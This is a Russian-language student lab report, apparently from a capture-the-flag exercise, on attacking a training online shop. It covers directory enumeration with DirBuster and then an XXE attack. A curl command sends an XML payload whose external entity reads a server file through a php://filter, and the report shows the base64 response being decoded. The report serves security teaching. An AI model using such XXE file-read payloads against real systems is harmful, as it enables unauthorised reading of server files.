

# Лабораторная работа 2

## Захват интернет-магазина компании

Панченко Денис 1132229056

Савурская Полина 1132222827

Кочарян Никита 1132221541

Норсоян Шушаник 1132221545

Сухальская Ксения 1132229052

Умярова Камилла 1132229051

# Содержание

<b>1</b>	<b>Цель работы</b>	<b>3</b>
<b>2</b>	<b>Выполнение лабораторной работы</b>	<b>4</b>
2.1	Исследование веб-директории магазина . . . . .	4
2.2	Атака на веб-сайт магазина . . . . .	6
<b>3</b>	<b>Выводы</b>	<b>9</b>

# 1 Цель работы

Произвести атаку на интернет-магазин компании и найти два флага.

## 2 Выполнение лабораторной работы

### 2.1 Исследование веб-директории магазина

Сайт магазина находится по адресу <http://195.239.174.35/>. Зайдем на этот сайт (рис. 2.1).




Рисунок 2.1: Интернет-магазин

Исследуем веб-директории магазина с помощью утилиты DirBuster. Укажем URL сайта и выберем словарь из директории `/usr/share/wordlists/dirbuster/` (рис. 2.2).




Рисунок 2.2: Утилита DirBuster

После завершения сканирования переходим на вкладку с результатами, на которой отображены найденные файлы (рис. 2.3).




Рисунок 2.3: Результаты сканирования

Для получения флага переходим по ссылке <http://195.239.174.35/info.php> (рис. 2.4).




Рисунок 2.4: Получение флага

Флаг успешно найден (рис. 2.5).




Рисунок 2.5: Успешное нахождение флага


## 2.2 Атака на веб-сайт магазина

На странице сайта есть ссылка на страницу с API (рис. 2.6).



Рисунок 2.6: Ссылка на страницу с API

Переходим на страницу с API (рис. 2.7).



Use the following XML to send a request to this API:

```
<request><searchitem>Product name</searchitem></request>
```

Or use the following curl command:

```
curl -X POST http://10.10.10.45/api/xml-api.php \
-H "Content-Type: text/xml" \
-d '<?xml version="1.0" encoding="UTF-8"?>
<request>
  <searchitem>example</searchitem>
</request>'
```

Рисунок 2.7: Страница с API

На странице указаны примеры запросов. Попробуем произвести запрос (рис. 2.8).




Рисунок 2.8: Запрос

Теперь изменяем запрос для проведения XXE-атаки (рис. 2.9).

```
(root@kali)~# curl -X POST http://195.239.174.35/api/xml-api.php -H "Content-Type: text/xml" -d '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/flag">
]> <request> <searchitem>xxe;</searchitem></request>'
<?xml version="1.0"?>
<response><searchitem>PDgxMDQzPgo=</searchitem><error>Product not found in the database.</error></response>
```

Рисунок 2.9: Запрос для XXE-атаки

Выполнив запрос, получаем искомый флаг в формате base64. Декодируем флаг (рис. 2.10).

```
(root@kali)~# echo PDgxMDQzPgo= | base64 -d
<81043>
```

Рисунок 2.10: Получение флага

Флаг успешно найден (рис. 2.11).




Рисунок 2.11: Успешное нахождение флага



## 3 Выводы

В результате выполнения работы мы успешно произвели атаку на интернет-магазин и нашли два флага.